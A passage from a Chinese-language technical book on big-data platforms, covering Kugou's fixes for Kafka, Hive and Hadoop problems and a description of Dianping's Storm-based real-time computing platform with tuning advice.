当时每天异常不断, 旧异常还没解决, 新异常又来了, 在压力如山大的情况下, 我们考虑从架构角度调整, 不能只从具体的技术点去优化了, 在做架构调整时, 考虑到架构重构的初衷, 提高数据的实时性, 尽量让计算任务实时化, 但在重构过程中要考虑现有业务的过渡, 所以架构必须支持实时与离线的需求, 结合这些需求, 我们在数据实时清洗平台 (ETL) 后加了一层数据缓存重用层 (Kafka), 也就是经过数据实时清洗平台后的数据还是写入 Kafka 集群, 由于 Kafka 支持重复消费, 所以同一份数据可以既满足实时计算也满足离线计算, 从上面的整体技术架构也可以看出, 如下图所示。



KG-Camus 组件也是基于架构调整后, 重新实现了一套离线消费 Kafka 集群数据的组件, 此组件是参考 LinkedIn 的 Camus 实现的。此方式使数据消费模式由原来的推方式改为拉模式, 不用维持 HDFS Client 的长连接等功能了, 直接由作业调度系统每隔一段时间拉一次数据, 不同的业务可以设置不同的时间间隔, 从此架构调整上线后, 基本没有类似的异常出现了。


这个坑, 是我自己给自己挖的, 导致重构计划延期 2 个月, 主要是由最初技术预研究测试不充分所导致的。

3. 开源组件的坑

由于整个数据平台涉及的开源组件很多, 我们踩过的坑也是十个手指都数不过来。

当行为数据全量接入到 Kafka 集群 (几百亿 / 天), 数据采集网卡出现大量连接超时现象, 但万兆网卡进出流量使用率并不是很高, 只有几百 Mbit/s, 经过大量的测试排查后, 调整以下参数, 就顺利解决了此问题。调整参数后网卡流量如下图所示。

- num.network.threads（网络处理线程数）值应该比 CPU 数略大。
- num.io.threads（接收网络线程请求并处理线程数）值提高为 CPU 数的 2 倍。



在 Hive 0.14 版本中，利用函数 ROW_NUMBER() OVER 对数据进行数据处理后，导致大量的作业出现延时很大的现象，经异常排查后，发现在数据记录数没变的情况下，数据的存储容量扩大到原来的 5 倍左右，导致 MapReduce 执行很慢。改为自己实现类似的函数后，解决了容量扩大原来几倍的现象。说到这里，也在此请教读者一个问题，在海量数据去重中采用什么算法或组件既能高性能又能高准确性，有好的建议或解决方案可以加我的微信 (happyjim2010)，和我讨论。

在业务实时监控系统中，将 OpenTSDB 与实时计算系统 (Storm) 结合，用于聚合并存储实时 metric 数据。在这种实现过程中，通常要在实时计算部分使用一个时间窗口 (window) 用于聚合实时数据，然后将聚合结果写入 TSDB。但是，由于在实际情况中，实时数据在采集、上报阶段可能会存在延时，从而导致 TSDB 写入的数据不准确。针对这个问题，我们做了一个改进，在原有 TSDB 写入 API 的基础上，增加了一个原子加的 API。这样，延迟到来的数据会被叠加到之前写入的数据之上，实时的准确性由不可避免的原因（采集、上报阶段）产生了延迟，到最终的准确性也可以得到保证。另外，添加了这个改进之后，实时计算端的时间窗口就不需要因为考虑延迟问题而设置得比较大，这样既节省了内存的消耗，也提高了实时性。

在集群中，离线批处理作业经常出现计算结果延时，行为数据的字段内容比较多，之前 Hive 一直采用文本格式，大家都知道，文本格式存储的磁盘开销大，数据解析开销大，在重构过程中果断采用列式存储方式进行处理，在大数据中，列式存储性能比较好的有 ORCFile、Parquet，由于目前集群中大部分作业还在 Hive 上执行，考虑兼容性后，临时过渡方案就选择了 ORCFile。

下面拿 18.34G 数据，以 5 维度为例做性能测试，结果如下页中的图所示。

	存储空间	计算资源	执行时间
TextFile	18.34G	map数: 320; reduce数: 77	15min24sec
ORCFile	15.61G	map数: 64; reduce数: 66	13min20sec

这样可以得出结论：存储资源节省 15%，计算资源节省 67%。

我们对测试结果非常满意，因为集群中的作业延时就是由计算资源不足引起的，因此我们在行为数据模型中把存储格式全替换为 ORCFile 格式后，大部分作业的执行结果都很令人满意，有些作业的执行时间由之前的 3 个小时缩短到 20 分钟。说明在列式存储中，执行性能的好坏取决于作业的需要数据列数。

当然，ORCFile 只是临时过渡方案，Parquet 才是最终存储格式，我们已经针对整个存储计算制订了一套全新的方案，现在正在改造，改造后整个集群资源最少可以节省 30%。

之前曾在架构设计的坑中提到，我们新开发了 kg-camus 组件，kg-camus 组件就是通过作业调度系统定时批量从 Kafka 中拉取业务数据到 HDFS 中（说穿了，kg-camus 就是 Kafka 的消费者），它在开发中也走了些弯路。

Kafka partition 的消息只能按顺序读取，每条消息有一个 offset 标识位置，kafkaconsumer 提供 2 种 API（高级与低级 API），为了更灵活地控制消息的读取方式，我们选择采用低级 API，这也就意味着需要 consumer 自己记录消费的 offset 位置。记录的方式有 2 种：一种是文件；一种上报给 ZooKeeper，由 ZooKeeper 记录。我们首先选择以文件的方式，这是因为想 camus 尽量简单，除了与 Hadoop 有关系外，不想与其他组件有关系。但是实际上并行的 Task 写同一个 HDFS 文件其实是非常不稳定的，若想稳定则需要每个 Task 写一个文件，写完之后做 merge，也就意味着一个很简单的功能复杂化了，所以我们放弃了该方式，选用 ZooKeeper 的方式记录，采用 ZooKeeper 需要考虑各种容错机制。例如，出于网络的原因，并非每次写都能成功。加了一些容错机制后，目前没有出现什么问题。

在 Hadoop 集群中，大规模往 HDFS 同时写多批文件，HDFSClient 和 DataNode 出现 Time Out，或者 HDFS Client 出现“All dataNode are bad...”错误，最终导致数据写入 HDFS 失败。

经过分析后我们发现，Hadoop 2.6 版本存在 1 个 Bug——代码中采用了非常大粒度的对象锁（FsDatasetImpl），在大规模写操作时导致锁异常。这个 Bug 出现在 2.5 和 2.6 版本中（新集群用的是 2.6），目前这个 Bug 已经在 2.6.1 和 2.7.0 这 2 个版本中修复。


官方具体给出的 Path 信息如下。

<https://issues.apache.org/jira/browse/HDFS-7489>

<https://issues.apache.org/jira/browse/HDFS-7999>

其实具体的修复方案就是将这个大粒度的对象锁分解为多个小粒度的锁，并且将 DataNode 向 NameNode 发送心跳线程从相关联的锁中剥离。

采用集群不停机的平滑方法将 Hadoop 生产集群的版本升级到 2.7.1 版本, 重现异常场景通过大规模数据并发写多批文件, 和测试 kg-camus 拉 Kafka 程序 (之前 2.6.0 版本跑失败) 都没有发现之前的异常信息, 作业成功。并且观察升级之后的 blocked 线程和 DataNode 心跳情况, 一切正常。心跳间隔不会随着 blocked 线程数目变化而同步变化, 并会保持 2s 以内 (2.7.1 版本已经将这 2 部分在对象锁中分离)。测试表现如下图所示。



6.1.4 后续的持续改进

后续我们会对数据存储 (分布式内存文件系统 (Tachyon)、数据多介质分层存储、数据列式存储)、即席查询 (OLAP)、资源隔离、数据安全、平台微观层面监控、数据对外服务等多个方面进行改进。

6.2 实时计算在点评

王新春，大众点评网数据平台资深工程师，负责点评实时计算平台相关工作，推动流式计算和实时计算在点评的应用和推广，一直致力于大数据和分布式系统的研究和应用。



目前主要从事 NoSQL、实时分布式系统的研究与开发。著有《Storm 技术内幕与大数据实践》一书。

6.2.1 实时计算在点评的使用场景

1. Dashboard、实时 DAU、新激活用户数、实时交易额等

- Dashboard 类：北斗（报表平台）、微信（公众号）和云图（流量分析）等。
- 实时 DAU：主 APP（Android/iPhone/iPad）、团 APP、周边快查、PC、M 站。
- 新激活用户数：主 APP。
- 实时交易额：闪惠 / 团购交易额。

2. 搜索、推荐、安全等

- 以搜索为例：用户在点评的每一步有价值的操作（包括搜索、点击、浏览、购买、收藏等），都将实时、智能地影响搜索结果排序，从而显著提升用户搜索体验、搜索转化率。
- 某用户搜索“火锅”，当他在搜索结果页点击了“重庆高老九火锅”后，再次刷新搜索结果列表时，该商户的排序就会提升到顶部。
- 再结合其他的一些实时反馈的个性化推荐策略，最终使团购的交易额有了明显的增加，转化率提升了 2 个多点。

6.2.2 实时计算在业界的使用场景

1. 阿里 JStorm

- 双 11 实时交易数据。

2. 360 Storm

- 抢票软件验证码自动识别：大家用 360 浏览器在 12306 网站上买票的时候，验证码自动识别是在 Storm 上计算完成的。
- 网盘图片缩略图生成：360 网盘的缩略图也是实时生成出来的，这样可以节约大量的文件数量和存储空间。
- 实时入侵检测。
- 搜索热词推荐。

3. 腾讯 TDProcess

分布式 KV 存储引擎 TDEngine 和支持数据流计算的 TDProcess，TDProcess 是基于 Storm 的计算引擎，提供了通用的计算模型，如 Sum、Count、PV/UV 计算和 TopK 统计等。

4. 京东 Samza

整个业务主要应用订单处理，实时分析统计出特定区域中订单各个状态的量：待定位、待派工、待拣货、待发货、待配送、待妥投等。


6.2.3 点评如何构建实时计算平台

点评的实时计算平台是一个端到端的方案，从下面的平台架构图可以看出整体架构的过程比较长，包括了数据源、数据的传输通道、计算、存储和对外服务等。

实时计算平台首先解决的问题是：数据怎么获取，如何拿到那些数据。

我们现在做到了可以毫秒级地拿到几乎所有点评线上产生的数据，封装对应的数据输入源 Spout。通过 Blackhole 支持日志类实时获取，包括打点日志、业务 Log、Nginx 日志等。整合 Puma Client 第一时间获取数据库数据变更。整合 Swallow 获取应用消息。

Blackhole 是我们团队开发的类 Kafka 系统，主要目标是批量从业务方拉取日志时做到数据的完整性和一致性，然后也提供了实时的消费能力。Puma 是以 MySQL binlog 为基础开发的，这样可以实时拿到数据库的 update、delete、insert 操作。Swallow 是点评的 MQ 系统。



通过整合各种传输通道, 并且封装相应的 Spout, 做业务开发的同学就完全不用关心怎样可靠获取, 只需要写自己的业务逻辑就可以了。

解决了数据和传输问题后, 计算过程则在 Storm 中完成。如果在 Storm 计算过程中或计算出结果后, 需要与外部存储系统交互, 我们也提供了一个 data-service 服务, 通过点评的 RPC 框架提供接口, 用户不用关心实际 Redis/HBase 这些系统的细节和部署情况, 以及这个数据到底是在 Redis 还是 HBase 中的, 我们可以根据 SLA 来做自动切换; 同时计算的结果也是通过 data-service 服务, 再反馈到线上系统。

就拿刚刚搜索结果的例子来说, 搜索业务在用户再次搜索的时候会根据 User ID 请求一次 data-service, 然后拿到这个用户的最近浏览记录重新排序结果, 再返回给用户。这样的好处就是实时计算业务和线上其他业务完全解耦, 实时计算这边出现问题, 不会导致线上业务出现问题。

6.2.4 Storm 基础知识简单介绍

Apache Storm (<http://Storm.apache.org/>) 是由 Twitter 开源的分布式实时计算系统。Storm 可以非常容易地、可靠地处理无限的数据流。对比 Hadoop 的批处理, Storm 是个实时的、分布式的以及具备高容错的计算系统。可以使用任意编程语言开发 Storm。

Storm 的集群在表面上看和 Hadoop 的集群非常像, 但是在 Hadoop 上面运行的是 MapReduce 的 Job, 而在 Storm 上面运行的是 Topology。

Storm 和 Hadoop 一个非常关键的区别是 Hadoop 的 MapReduce Job 最终会结束，而 Storm 的 Topology 会一直运行（除非显式地杀掉）。


Storm 的基本概念如下图所示。

Topology	一个实时计算应用程序逻辑被封装在 Topology 对象中，类似 Hadoop 中的 job，Topology 会一直运行直到你显示杀死他。
Nimbus	负责资源分配和任务调度，；类似 Hadoop 中的 JobTracker。
Supervisor	负责接受 Nimbus 分配的任务，启动和停止自己管理的 Worker 进程。
Worker	运行具体处理组件逻辑的进程
Executor	Executor 为 Worker 进程中的具体的物理进程，同一个 Spout/Bolt 的 Task 可能会分享一个物理线程。
Task	每一个 Spout/Bolt 具体要干的活，各个节点之间进行 Grouping 的单位。
Tuple	消息传递的基本单元。
Stream	源源不断传递的 Tuple 就组成了 Stream。

Nimbus 和 Supervisor 之间的通信是依靠 ZooKeeper 来完成的，并且 Nimbus 进程和 Supervisor 都是快速失（fail-fast）和无状态的。可以用 kill-9 来杀死 Nimbus 和 Supervisor 进程，然后再重启它们，它们仍可以继续工作。

在 Storm 中，Spout 是 Topology 中产生源数据流的组件。通常 Spout 获取从 Kafka、MQ 中得到的数据，然后调用 nextTuple 函数，发射数据出去供 Bolt 消费。

下页图中的 Spout 就发射出去了 2 条数据流。




而 Bolt 是在 Topology 中接受 Spout 的数据，然后执行处理的组件。Bolt 在接收消息后会调用 execute 函数，用户可以在其中执行自己想要的操作，如下图所示。

为什么用 Storm 呢，因为 Storm 有以下优点：

- 易用性。只要遵守 Topology、Spout、Bolt 的编程规范即可开发出一个扩展性极好的应用，像底层 RPC、Worker 之间冗余、数据分流之类的操作，开发者完全不用考虑。

- 扩展性。当某一级处理单元速度不够时，直接配置一下并发数，即可线性扩展性能。
- 健壮性。当 Worker 失效或机器出现故障时，自动分配新的 Worker 替换失效 Worker。
- 准确性。采用 Acker 机制，保证数据不丢失。采用事务机制，保证数据准确性。



刚刚介绍了一些 Storm 的基础概念和特性，再来回顾一下整个 Storm 的体系架构，如下页中的图所示。


Storm 提交一个作业的时候，是通过 Thrift 的 Client 执行相应的命令来完成。

Nimbus 针对该 Topology 建立本地的目录，Nimbus 中的调度器根据 Topology 的配置计算 Task，并把 Task 分配到不同的 Worker 上，调度的结果写入 ZooKeeper 中。

在 ZooKeeper 上建立 assignments 节点，存储 Task 和 Supervisor 中 Worker 的对应关系。

在 ZooKeeper 上创建 workerbeats 节点来监控 Worker 的心跳。

Supervisor 去 ZooKeeper 上获取分配的 Tasks 信息，启动一个或者多个 Worker 来执行。




每个 Worker 上运行多个 Task，Task 由 Executor 来具体执行。Worker 根据 Topology 信息初始化建立 Task 之间的连接，相同 Worker 内的 Task 通过 DisrupterQueue 来通信，不同 Worker 间默认采用 Netty 来通信，然后整个 Topology 就运行起来了。

6.2.5 如何保证业务运行的可靠性


首先，Storm 本身有很多容错机制，我们也加了很多监控信息，方便业务同学监控自己的业务状态。在 Storm 上，遇到的一个很基本的问题就是，各个业务都是运行的 Worker 会跑在同一台物理机上。曾经有位同学就在自己的 Worker 中起了 200 多个线程来处理 JSON，结果因为这台机器的 CPU 都被它的 Worker 吃光了，其他的业务也跟着倒霉。


因此我们也使用 CGroup 做了每个 Worker 的资源隔离，主要限制了 CPU 和 Memory 的使用。相对而言 JStorm 在很多方面要完善一些，JStorm 自己就带资源隔离。对于监控来说，基本的主机维度的监控在 Ganglia 上可以看见，比如现在集群的运行状况。

下页中的第 1 张图展示了现在此时的集群的网络和负载。




光是这些信息并不足以保证业务能良好运行，因此我们将 Storm 上的很多监控信息和点评的开源监控系统 Cat 集成在了一起，从 Cat 上可以看见更多的业务运行状态信息，如下面 2 张图所示。





比如在 Cat 中, 我可以看见整个集群的 TPS, 现在已经从 30 多万降下来了。然后我可以设置若干的报警规则, 如连续 N 分钟降低了 50% 即可报警。然后也监控了各个业务 Topology 的 TPS、Spout 输入、Storm 的可用 Slot 等的变化。

下图就是某个业务的 TPS 信息, 如果 TPS 同比或者环比出现问题, 也可以报警给业务方。



6.2.6 Storm 使用经验分享

1. 使用组件的并行度代替线程池

Storm 自身是一个分布式、多线程的框架, 对每个 Spout 和 Bolt, 我们都可以设置其并发度; 它也支持通过 `rebalance` 命令来动态调整并发度, 把负载分摊到多个 Worker 上。

如果自己在组件内部采用线程池做一些计算密集型的任务, 比如 JSON 解析, 有可能使得某些组件的资源消耗特别高, 其他组件又很低, 导致 Worker 之间资源消耗不均衡, 这种情况在组件并行度比较低的时候更明显。

比如某个 Bolt 设置了 1 个并行度，但在 Bolt 中又启动了线程池，这样导致的一种后果就是，集群中分配了这个 Bolt 的 Worker 进程可能会把机器的资源都给消耗光了，影响到其他 Topology 在这台机器上的任务的运行。如果真有计算密集型的任务，我们可以把组件的并发度设大，也相应提高 Worker 的数量，让计算分配到多个节点上。

为了避免某个 Topology 的某些组件把整个机器的资源都消耗光的情况，除了不在组件内部启动线程池来做计算以外，也可以通过 CGroup 控制每个 Worker 的资源使用量。

2. 不要用 DRPC 批量处理大数据

RPC 提供了应用程序和 Storm Topology 之间交互的接口，可供其他应用直接调用，使用 Storm 的并发性来处理数据，然后将结果返回给调用的客户端。这种方式在数据量不大的情况下，通常不会有问题，而当需要处理批量大数据的时候，问题就比较明显。

- 处理数据的 Topology 在超时之前可能无法返回计算的结果。
- 批量处理数据，可能使得集群的负载短暂偏高，处理完毕后，又降低回来，负载均衡性差。

批量处理大数据不是 Storm 设计的初衷，Storm 考虑的是时效性和批量之间的均衡，更多地看中前者。需要准实时地处理大数据量，可以考虑 Spark Stream 等批量框架。

3. 不要在 Spout 中处理耗时的操作

Spout 中的 nextTuple 方法会发射数据流，在启用 ACK 的情况下，fail 方法和 ACK 方法会被触发。

需要明确一点，在 Storm 中 Spout 是单线程（JStorm 的 Spout 分了 3 个线程，分别执行 nextTuple 方法、fail 方法和 ACK 方法）。如果 nextTuple 方法非常耗时，某个消息被成功执行完毕后，Acker 会给 Spout 发送消息，Spout 若无法及时消费，可能造成 ACK 消息超时后被丢弃，然后 Spout 反而认为这个消息执行失败了，造成逻辑错误。反之若 fail 方法或者 ACK 方法的操作耗时较多，则会影响 Spout 发射数据的量，造成 Topology 吞吐量降低。

4. 注意 fieldsGrouping 的数据均衡性

fieldsGrouping 是根据一个或者多个 Field 对数据进行分组，不同的目标 Task 收到不同的数据，而同一个 Task 收到的数据会相同。

假设某个 Bolt 根据用户 ID 对数据进行 fieldsGrouping，如果某一些用户的数据特别多，

而另外一些用户的数据又比较少，那么就使得下一级处理 Bolt 收到的数据不均衡，整个处理的性能就会受制于某些数据量大的节点。可以加入更多的分组条件或者更换分组策略，使得数据具有均衡性。

5. 优先使用 localOrShuffleGrouping

localOrShuffleGrouping 是指如果目标 Bolt 中的一个或者多个 Task 和当前产生数据的 Task 在同一个 Worker 进程里面，那么就走内部的线程间通信，将 Tuple 直接发给在当前 Worker 进程的目的 Task 的情况。否则，就会同 shuffleGrouping 一样。

localOrShuffleGrouping 的数据传输性能优于 shuffleGrouping，因为在 Worker 内部传输时只需要通过 Disruptor 队列就可以完成，没有网络开销和序列化开销。因此在数据处理的复杂度不高，而在网络开销和序列化开销占主要地位的情况下，可以优先使用 localOrShuffleGrouping 来代替 shuffleGrouping。

6. 设置合理的 MaxSpoutPending 值


在启用 ACK 的情况下，在 Spout 中有个 RotatingMap 用来保存 Spout 已经发送出去，但还没有等到 ACK 结果的消息。RotatingMap 的最大个数是有限制的，为 $p * \text{num-tasks}$ 。其中 p 是 topology.max.spout.pending 值，也就是 MaxSpoutPending（也可以由 TopologyBuilder 在 setSpout 通过 setMaxSpoutPending 方法来设定），num-tasks 是 Spout 的 Task 数。如果不设置 MaxSpoutPending 的大小或者设置得太大，可能是消耗掉过多的内存而导致内存溢出，设置太小则会影响 Spout 发射 Tuple 的速度。

7. 设置合理的 Worker 数

是不是 Worker 数越多，性能越好？先看一张 Worker 数量和吞吐量对比的曲线图，如下图所示（来源于 JStorm 文档：<https://github.com/alibaba/jStorm/tree/master/docs/0.9.4.1jStorm性能测试.docx>）。

从下图可以看出，在拥有 12 个 Worker 的情况下，吞吐量最大，整体性能最优。这是由于一方面，每新增加一个 Worker 进程，都会将一些原本线程间的内存通信变为进程间的网络通信，而进程间的网络通信还需要进行序列化与反序列化操作，这些都降低了吞吐率。

而另一方面，每新增加一个 Worker 进程，都会额外地增加多个线程（Netty 发送和接收线程、心跳线程、SystemBolt 线程以及其他系统组件对应的线程等），这些线程切换消耗了不少 CPU，sys 系统 CPU 消耗占比增加，在 CPU 总使用率受限的情况下，降低了业务线程的使用效率。



8. 平衡吞吐量和时效性

Storm 的数据传输默认使用 Netty。在数据传输性能方面，有如下的参数可以调整。

`Storm.messaging.netty.Server_worker_threads` 和 `Storm.messaging.netty.Client_worker_threads` 分别为接收消息线程和发送消息线程的数量。

`netty.transfer.batch.size` 是指每次 Netty Client 向 Netty Server 发送的数据的大小，如果需要发送的 Tuple 消息大于 `netty.transfer.batch.size`，则 Tuple 消息会按照 `netty.transfer.batch.size` 进行切分，然后多次发送。

`Storm.messaging.netty.buffer_size` 为每次批量发送的 Tuple 序列化之后的 TaskMessage 消息的大小。

`Storm.messaging.netty.flush.check.interval.ms` 表示当有 TaskMessage 需要发送的时候，Netty Client 检查可以发送数据的频率。

降低 `Storm.messaging.netty.flush.check.interval.ms` 的值，可以提高时效性。而增加 `netty.transfer.batch.size` 和 `Storm.messaging.netty.buffer_size` 的值，可以提升网络传输的吞吐量，使得网络的有效载荷提升（减少 TCP 包的数量，并且 TCP 包中的有效数据量增加），通常时效性就会降低一些。因此需要根据自身的业务情况，合理在吞吐量和时效性之间进行平衡。

除了这些参数外，我们可以通过一些途径来找到 Storm 中性能的瓶颈，如下表所示。

在 Storm 的 UI 中，对每个 Topology 都提供了相应的统计信息，其中有 3 个参数对性能的参考意义比较明显，即 Execute latency、Process latency 和 Capacity。

Capacity (last 10m)	Execute latency (ms)	Executed	Process latency (ms)	Acked
0.001	0.094	1045760	0.094	1029300
0.056	0.086	1208724680	0.082	1208724680
0.182	0.105	2415983920	0.101	2415983900
0.060	0.246	1208958060	0.240	1208714420
0.004	77.043	15360	73.276	15360

下面分别看一下这 3 个参数的含义和作用。

- **Execute latency**: 消息的平均处理时间, 单位为毫秒。
- **Process latency**: 消息从收到再到被 ACK 掉所花的时间, 单位为毫秒。如果没有启用 Acker 机制, 那么 Process latency 的值为 0。
- **Capacity**: 计算公式为 $\text{Capacity} = \text{Bolt 或者 Executor 调用 execute 方法处理的消息数量} \times \text{消息平均执行时间} / \text{时间区间}$ 。这个值如果接近 1, 说明 Bolt 或者 Executor 基本一直在调用 execute 方法, 因此并行度不够, 需要扩展这个组件的 Executor 数量。为了在 Storm 中达到高性能, 我们在设计和开发 Topology 的时候, 需要注意以下原则:
 - 模块和模块之间解耦, 模块之间的层次要清晰, 每个模块可以独立扩展, 并且符合流水线的原则。
 - 无状态设计、无锁设计、水平扩展支持。
